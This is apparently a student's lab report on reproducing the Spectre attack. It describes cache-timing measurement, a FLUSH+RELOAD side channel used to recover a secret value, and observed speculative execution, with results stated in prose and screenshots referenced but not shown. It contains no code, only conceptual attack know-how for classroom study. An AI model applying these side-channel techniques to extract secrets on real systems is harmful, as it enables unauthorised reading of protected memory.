
Spectre Attack Project Report

TASK 1 (Reading from Cache versus Memory):

Description: In this task, we explored the difference in access times when reading data from the CPU cache versus the main memory. We utilized a program (CacheTime.c) that reads specific elements from an array and measures the time taken for each read operation. The primary goal was to establish a threshold value that could be used to distinguish between cache hits (fast access) and cache misses (slow access).

Observations:

- We observed that accessing the elements array[3*4096] and array[7*4096] was significantly faster than accessing the other elements, indicating that these elements were served from the cache.
- The average time difference allowed us to establish a CACHE_HIT_THRESHOLD value of 500 CPU cycles, which was used to differentiate between cache hits and memory accesses in subsequent tasks.




Task1-1 (we ran the CacheTime.c several times)

TASK 2 (Using Cache as a Side Channel):


Description: This task aimed to use the CPU cache as a side channel to extract a secret value from a victim function using the FLUSH+RELOAD technique. We implemented the technique in a program (FlushReload.c), which flushes an array from the cache, allows the victim function to execute, and then reloads the array while measuring the access times.

Observations:


- After running the program 35 times, we correctly identified the secret value only 2 times. This shows that the technique is not always accurate and can be influenced by various factors, including noise in the side channel.
- The results highlighted the importance of optimizing the CACHE_HIT_THRESHOLD and possibly running the attack multiple times to improve accuracy.



Task2-1 (we ran the FlushReolad.c)



Task2-2 (we kept running the FlushReolad.c)




Task2-3 (some secret value gathered after we kept running the FlushReolad.c)


TASK 3 (Out-of-Order Execution and Branch Prediction):
Description: In this task, we focused on understanding out-of-order execution in CPUs by running an experiment where speculative execution was exploited. The goal was to observe whether the CPU would execute a certain line of code speculatively even if it shouldn't have according to the logic of the program.

Observations:


- When executing the program (SpectreExperiment.c), we observed that the speculative execution indeed occurred, and the line of code that should not have been executed was speculatively executed by the CPU.
- By modifying the code, such as commenting out certain lines and altering arguments, we noticed changes in the CPU's behavior, confirming the speculative execution and branch prediction processes.
- The speculative execution left traces in the CPU cache, which could be detected using side-channel techniques.




Task3-1 (we ran the SpectreExperiment.c)




Task3-2 (we ran the SpectreExperiment.c several more times)



